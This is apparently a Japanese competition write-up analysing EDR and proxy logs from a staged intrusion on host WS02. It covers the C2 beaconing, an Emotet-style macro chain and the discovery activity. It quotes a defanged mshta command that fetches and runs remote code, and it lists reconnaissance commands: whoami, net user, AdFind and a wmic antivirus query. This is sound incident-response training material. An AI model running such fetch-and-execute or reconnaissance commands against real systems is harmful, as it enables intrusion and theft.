tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23
rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={1DC0B0D5-64A8-43A5-B6E1-074558F4AA73} psPath="C:\Windows\System32\rundll32.exe" srcIP=172.
16.1.102 srcPort=50024 dstIP=35.77.166.144 dstPort=443
10/05/2022 14:22:59.505 +0900 loc=en-US type=ITM2 sn=70555 lv=5 rs=10 trs=30 evt=net subEvt=con os=Win com="WS02" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23
rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={1DC0B0D5-64A8-43A5-B6E1-074558F4AA73} psPath="C:\Windows\System32\rundll32.exe" srcIP=172.
16.1.102 srcPort=50025 dstIP=35.77.166.144 dstPort=80
10/05/2022 14:23:06.808 +0900 loc=en-US type=ITM2 sn=70559 lv=5 rs=10 trs=30 evt=net subEvt=con os=Win com="WS02" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23
rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={1DC0B0D5-64A8-43A5-B6E1-074558F4AA73} psPath="C:\Windows\System32\rundll32.exe" srcIP=172.
16.1.102 srcPort=50028 dstIP=35.77.166.144 dstPort=80
10/05/2022 14:23:07.820 +0900 loc=en-US type=ITM2 sn=70561 lv=5 rs=10 trs=30 evt=net subEvt=con os=Win com="WS02" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23
rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={1DC0B0D5-64A8-43A5-B6E1-074558F4AA73} psPath="C:\Windows\System32\rundll32.exe" srcIP=172.
16.1.102 srcPort=50029 dstIP=35.77.166.144 dstPort=80
```

1.6 Initial Access/Execution（1pt）

- プロキシログからも、継続的にこのアドレスへ通信していることがわかる


```
172.16.1.102 - - [05/Oct/2022:14:22:27 +0900] "GET http://35.77.166.144:8800/login/7afda21s HTTP/1.1" 200 58 17412032 "-" "-" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:56 +0900] "CONNECT 40.79.141.153:443 HTTP/1.1" 200 63 0 "-" "-" TAG_NONE:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:57 +0900] "CONNECT 35.77.166.144:443 HTTP/1.1" 200 63 0 "-" "-" TAG_NONE:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:57 +0900] "POST https://35.77.166.144/db/api.html? HTTP/1.1" 503 384 4067 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4854.184 Safari/537.36" TAG_NONE:HIER_NONE
172.16.1.102 - - [05/Oct/2022:14:23:00 +0900] "POST http://35.77.166.144/namespaces/db/oauth2/db/api.html? HTTP/1.1" 200 1355 1314 "-" "Mozilla/5.0 (Windows NT 10.
0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4854.184 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:23:06 +0900] "POST http://35.77.166.144/database/db/db/samples.php? HTTP/1.1" 202 896 375 "-" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4854.184 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:23:07 +0900] "POST http://35.77.166.144/namespaces/api/samples.php? HTTP/1.1" 202 499 375 "-" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4854.184 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:23:07 +0900] "GET http://35.77.166.144/app.js? HTTP/1.1" 200 471 522 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/100.0.4854.184 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:24:14 +0900] "POST http://35.77.166.144/database/oauth2/db/api/api/db/samples.php? HTTP/1.1" 202 1269 375 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4854.184 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:24:14 +0900] "GET http://35.77.166.144/javascripts/script/javascripts/script.js? HTTP/1.1" 200 504 483 "-" "Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4854.184 Safari/537.36" TCP_MISS:ORIGINAL_DST
```

- A. 35.77.166[.]144:80 / 35.77.166[.]144:443

※ 誤アクセス防止のため、アドレスは一部別の文字に置き換えています

1. Initial Access/Execution

- 悪性OfficeファイルからC2サーバ接続までの感染チェーンを解明する問題



1. Initial Access/Execution

- Emotetの感染に実際に使われた感染チェーンをRedTeamで再現

有効化されたマクロコードはcmd.exeを実行し、これによって引数付きでmshta.exeが実行され、リモートのHTMLアプリケーションが取得・実行されます。このコードでは、静的な検出対策を回避するため、16進数を使ったり、文字を難読化したりしています。実行される難読化済みコマンド文字列は次のとおりです。cmd /c mshta hxxp://91.240.118[.]168/se/s.html





図3 cmdとmshtaを実行するExcel4.0のマクロコード

PowerShell

1段目の難読化済みPowerShellスクリプト(図5)はhxxp://91.240.118[.]168/se/s.pngに接続します。このURLから、Emotetバイナリを取得する2段目のPowerShellコード(一揃い分のテキストベーススクリプト)が返されます。



https://unit42.paloaltonetworks.jp/new-emotet-infection-method/

1. Initial Access/Execution

- RAT (Remote Access Trojan)として Sliver を使用
  - Goで書かれたC2フレームワーク
  - https://github.com/BishopFox/sliver

2.1 Discovery（1pt）

WS02ではActive Directoryを調査するツールが実行されている。

起動されたActive Directoryの調査ツールの実行ファイルのパスを答えよ。

例: `C:¥Users¥hoge¥fuga.exe`


3回まで回答可

2.1 Discovery（1pt）

- WS02のプロセス起動ログだけ抽出

```
cat ws02.log | grep "evt=ps subEvt=start" > ws02.ps_start.log
```

- 14:21:02頃以降のログだけに絞ると、120件程度になる
- プロセスを見ていくと、C:¥ProgramData¥AdFind¥AdFind.exe を実行



- A. C:¥ProgramData¥AdFind¥AdFind.exe

2.1 Discovery（1pt）

- プロセスの親子関係を追っていくと、1.5で攻撃者が起動したプロセス

```
10/05/2022 14:35:53.968 +0900 loc=en-US type=ITM2 sn=71997 lv=6 rs=21 trs=231 rf=C16:C8:L8:R8 evt=ps subEvt=start os=Win com="WS02" domain="EDEN-COLLEGE"
profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0
mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={C2A87D3E-4D2C-4342-A65C-5D2E8291BBA5}
psPath="C:\ProgramData\AdFind\AdFind.exe" cmd="-f (objectcategory=person) " psID=4792 parentGUID={3CE7D8A1-586C-4618-A486-A004E5A1C901}
parentPath="C:\Windows\system32\cmd.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x86 sha256=f157090fd3ccd42202[illegible]c66ce8734361d724d80459592b10ac632acc624f455e
sha1=c2eaca8799d335954ef3d9a1867ec1b629ca4f1a md5=5483da573c6a239f9a5d6e6552b307b0 company="www.joeware.net" copyright="Copyright (C) 2001-2022 www.joeware.net"
fileVer="1.57.0.6033" product="AdFind" productVer="1.57.0.6033" crTime="10/05/2022 14:34:51.763" acTime="10/05/2022 14:34:51.811" moTime="10/05/2022 14:34:51.811"
size=2098176 sig=None
```

```
10/05/2022 14:35:53.805 +0900 loc=en-US type=ITM2 sn=71985 lv=6 alert=1161 alertClass=risk rs=20 trs=190 rf=C32:L27:R27 evt=ps subEvt=start os=Win com="WS02"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={3CE7D8A1-586C-4618-A486-A004E5A1C901}
psPath="C:\Windows\system32\cmd.exe" cmd="/c C:\ProgramData\AdFind\adfind.bat" psID=125[illegible] parentGUID={7E536CB9-5C3D-44C1-9DB5-BCCAB1D4C5B9}
parentPath="C:\Windows\system32\rundll32.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64 sha256=bc866cfcdda37[illegible]4dc2634dc282c7a0e6f55209da17a8fa105b07414c0e7c527
sha1=ded8fd7f36417f66eb6ada10e0c0d7c0022986e9 md5=911d039e71583a07320b32bde22f8e22 company="Microsoft Corporation" copyright="© Microsoft Corporation. All rights
reserved." fileDesc="Windows Command Processor" fileVer="10.0.17763.1697 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating System" productVer="10.0.
17763.1697" crTime="01/14/2021 06:15:45.574" acTime="01/14/2021 06:15:45.606" moTime="01/14/2021 06:15:45.606" size=278528 sig=Valid signer="Microsoft Windows"
issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 03 8d b0 bf e1 b0 ca 33 b3 d4 00 00 00 00 03 8d" validFrom="05/06/2022 04:23:15.000" validTo="05/05/
2023 04:23:15.000"
```

```
10/05/2022 14:22:42.493 +0900 loc=en-US type=ITM2 sn=70568 lv=5 rs=10 trs=30 evt=ps subEvt=start os=Win com="WS02" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23
rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={7E536CB9-5C3D-44C1-9DB5-BCCAB1D4C5B9} psPath="C:\Windows\system32\rundll32.exe"
cmd="C:\Users\Public\Documents\ssl.dll,StartW" psID=1528 parentGUID={51275CDA-E23A-4E11-82C7-BA0B27500C0A} parentPath="C:\Windows\SysWOW64\rundll32.exe"
psUser="swan" psDomain="EDEN-COLLEGE" arc=x64 sha256=9f1e56a3bf293ac536cf4b8dad57040797d62dbb0ca19c4ed9683b5565549481 sha1=a40886f98905f3d9dbdd61da1d59ccb4f4854758
md5=80f8e0c26028e83f1ef371d7b44de3df company="Microsoft Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Windows host process
(Rundll32)" fileVer="10.0.17763.1697 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating System" productVer="10.0.17763.1697" crTime="01/14/2021
06:15:51.993" acTime="01/14/2021 06:15:51.993" moTime="01/14/2021 06:15:51.993" size=71168 sig=Valid signer="Microsoft Windows" issuer="Microsoft Windows
Production PCA 2011" cerSN="33 00 00 03 8d b0 bf e1 b0 ca 33 b3 d4 00 00 00 00 03 8d" validFrom="05/06/2022 04:23:15.000" validTo="05/05/2023 04:23:15.000"
```

2.1 Discovery（1pt）

- プロセスの親子関係を追っていくと、1.5で攻撃者が起動したプロセス

```
10/05/2022 14:35:53.968 +0900 loc=en-US type=ITM2 sn=71997 lv=6 rs=21 trs=231 rf=C16:C8:L8:R8 evt=ps subEvt=start os=Win com="WS02" domain="EDEN-COLLEGE"
profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0
mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={C2A87D3E-4D2C-4342-A65C-5D2E8291BBA5}
psPath="C:\ProgramData\AdFind\AdFind.exe" cmd="-f (objectcategory=person) " psID=4792 parentGUID={3CE7D8A1-586C-4618-A486-A004E5A1C901}
parentPath="C:\Windows\system32\cmd.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x86 sha256=f157090fd3ccd42202[illegible]c66ce8734561d724d80459592b10ac632acc624f455e
sha1=c2eaca8799d335954ef3d9a1867ec1b629ca4f1a md5=5483da573c6a239f9a5d6e6552b307b0 company="www.joeware.net" copyright="Copyright (C) 2001-2022 www.joeware.net"
fileVer="1.57.0.6033" product="AdFind" productVer="1.57.0.6033" crTime="10/05/2022 14:34:51.763" acTime="10/05/2022 14:34:51.811" moTime="10/05/2022 14:34:51.811"
size=2098176 sig=None
```

```
10/05/2022 14:35:53.805 +0900 loc=en-US type=ITM2 sn=71985 lv=6 alert=1161 alertClass=risk rs=20 trs=190 rf=C32:L27:R27 evt=ps subEvt=start os=Win com="WS02"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={3CE7D8A1-586C-4618-A486-A004E5A1C901}
psPath="C:\Windows\system32\cmd.exe" cmd="/c C:\ProgramData\AdFind\adfind.bat" psID=125[illegible] parentGUID={7E536CB9-5C3D-44C1-9DB5-BCCAB1D4C5B9}
parentPath="C:\Windows\system32\rundll32.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64 sha256=bc866cfcdda37[illegible]4dc2634dc282c7a0e6f55209da17a8fa105b07414c0e7c527
sha1=ded8fd7f36417f66eb6ada10e0c0d7c0022986e9 md5=911d039e71583a07320b32bde22f8e22 company="Microsoft Corporation" copyright="© Microsoft Corporation. All rights
reserved." fileDesc="Windows Command Processor" fileVer="10.0.17763.1697 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating System" productVer="10.0.
17763.1697" crTime="01/14/2021 06:15:45.574" acTime="01/14/2021 06:15:45.606" moTime="01/14/2021 06:15:45.606" size=278528 sig=Valid signer="Microsoft Windows"
issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 03 8d b0 bf e1 b0 ca 33 b3 d4 00 00 00 00 03 8d" validFrom="05/06/2022 04:23:15.000" validTo="05/05/
2023 04:23:15.000"
```

```
10/05/2022 14:22:42.493 +0900 loc=en-US type=ITM2 sn=70568 lv=5 rs=10 trs=30 evt=ps subEvt=start os=Win com="WS02" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23
rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={7E536CB9-5C3D-44C1-9DB5-BCCAB1D4C5B9} psPath="C:\Windows\system32\rundll32.exe"
cmd="C:\Users\Public\Documents\ssl.dll,StartW" psID=1528 parentGUID={51275CDA-E23A-4E11-82C7-BA0B27500C0A} parentPath="C:\Windows\SysWOW64\rundll32.exe"
psUser="swan" psDomain="EDEN-COLLEGE" arc=x64 sha256=9f1e56a3bf293ac536cf4b8dad57040797d62dbb0ca19c4ed9683b5565549481 sha1=a40886f98905f3d9dbdd61da1d59ccb4f4854758
md5=80f8e0c26028e83f1ef371d7b44de3df company="Microsoft Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Windows host process
(Rundll32)" fileVer="10.0.17763.1697 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating System" productVer="10.0.17763.1697" crTime="01/14/2021
06:15:51.993" acTime="01/14/2021 06:15:51.993" moTime="01/14/2021 06:15:51.993" size=71168 sig=Valid signer="Microsoft Windows" issuer="Microsoft Windows
Production PCA 2011" cerSN="33 00 00 03 8d b0 bf e1 b0 ca 33 b3 d4 00 00 00 00 03 8d" validFrom="05/06/2022 04:23:15.000" validTo="05/05/2023 04:23:15.000"
```

2.1 Discovery（1pt）

- AdFind.exeは、14:31:51頃に攻撃者によって作成

```
10/05/2022 14:34:51.764 +0900 loc=en-US type=ITM2 sn=71930 lv=5 rs=10 trs=170 evt=file subEvt=create os=Win com="WS02" domain="EDEN-COLLEGE"
profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0
mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={7E536CB9-5C3D-44C1-9DB5-BCCAB1D4C5B9}
psPath="C:\Windows\system32\rundll32.exe" path="C:\ProgramData\AdFind\AdFind.exe" drvType=HDD

10/05/2022 14:34:51.811 +0900 loc=en-US type=ITM2 sn=71932 lv=5 rs=10 trs=170 rf=C15:C3 evt=file subEvt=close os=Win com="WS02" domain="EDEN-COLLEGE"
profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0
mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={7E536CB9-5C3D-44C1-9DB5-BCCAB1D4C5B9}
psPath="C:\Windows\system32\rundll32.exe" path="C:\ProgramData\AdFind\AdFind.exe" drvType=HDD read=0 write=2098176 pe=1 arc=x86
sha256=f157090fd3ccd4220298c06ce8734361b724d80459592b10ac632acc624f455e sha1=c2eaca8799d335954ef3d9a1867ec1b629ca4f1a md5=5483da573c6a239f9a5d6e6552b307b0
company="www.joeware.net" copyright="Copyright (C) 2001-2022 www.joeware.net" fileVer="1.57.0.6033" product="AdFind" productVer="1.57.0.6033" sTime="10/05/2022
14:34:51.764" crTime="10/05/2022 14:34:51.763" acTime="10/05/2022 14:34:51.811" moTime="10/05/2022 14:34:51.811" size=2098176 sig=None new=1
```

2.2 Discovery (1pt)

WS02の偵察活動の1つにWindowsセキュリティセンターに登録されたソフトウェアの探索を試みたプロセス実行があった。


そのプロセス起動を示すログのシーケンス番号(sn)を答えよ。

例: `64941`

3回まで回答可

2.2 Discovery（1pt）

- 2.1 で作成したWS02のプロセス起動を確認



- wmic.exe を用いてセキュリティセンターのAntiVirusProductを取得するコマンドを実行
- A. 70893

2. Discovery

WS02での調査として、以下のコマンドを実行

- `whoami /all` : ログインしているユーザの情報取得
- `net user` : ローカルユーザー一覧の列挙
- `net localgroup` : ローカルユーザグループ一覧の列挙
- `net localgroup Adminisistrators`: Administratorsグループのメンバーの列挙
- `cmd.exe /c “C:¥ProgramData¥AdFind¥adfind.bat”`: ADFindの実行
  - Active Directoryの person, computer, organizationalUnit, group の情報を収集
- `wmic /namespace:¥¥root¥SecurityCenter2 path AntiVirusProduct get /format:list` : セキュリティ製品の確認
- `tasklist.exe` : 動作しているプロセスの確認

2 Discovery

- AdFindは攻撃ツールではないが、Active Directoryの調査ツールとして、攻撃者による使用が報告されている

ネットワーク内部での横展開

まずは、ネットワーク内部での横展開（Lateral Movement）に使用されるツールです。AdFindはActive DirectoryからWindowsネットワーク内のクライアントやユーザーの情報を収集することが可能なツールで攻撃グループLazarusに限らず他の攻撃者でも使用されていることが確認されています［1］。SMBMapについては、以前のブログで紹介したとおり、マルウェアを別のホストに感染させるために使用しています。さらに、Responder-Windowsを使ってネットワーク内部の情報を収集していたことも確認されています。

ツール名	内容	参考
AdFind	Active Directoryから情報を収集するコマンドラインツール	http://www.joeware.net/freetools/tools/adfind/
SMBMap	ネットワーク内のアクセス可能なSMB共有を一覧したり、アクセスしたりするツール	https://github.com/ShawnDEvans/smbmap
Responder-Windows	LLMNR、NBT-NS、WPADになりすまして、クライアントを誘導するツール	https://github.com/lgandx/Responder-Windows

https://blogs.jpcert.or.jp/ja/2021/01/Lazarus_tools.html

2 Discovery

- コマンドは実行されたが、Windows Serverでは、¥¥root¥SecurityCenter2 の名前空間が存在しないため、コマンドは失敗

```
PS C:\Users\Swan\Desktop> wmic /namespace:\\root\SecurityCenter2 path AntiVirusProduct get /format:list
wmic /namespace:\\root\SecurityCenter2 path AntiVirusProduct get /format:list
ERROR:
Description = Invalid namespace
```

3.1 Execution (1pt)

問題0のスクリーンショットで表示された画面は、攻撃者のどのような行動を示唆するものか。


MITRE ATT&CK (https://attack.mitre.org/) のTactics名で答えよ。
（答えは Execution 以外です）

3回まで回答可

回答例: `Initial Access`

3.1 Execution（1pt）

- （再掲）問題0のスクリーンショット



3.1 Execution (1pt)

- UAC (User Account Control)
  - Windowsのセキュリティ機能の一つ
  - 管理者権限を持つ一般ユーザが、管理者権限での作業を行う際に出現
  - attache.exe で権限昇格を試みた？
- A. Privilege Escalation

https://attack.mitre.org/tactics/enterprise/

3.2 Credential Access (1pt)

WS02では、MITRE ATT&CK (https://attack.mitre.org/) のT1003.001のテクニックが実行されている。

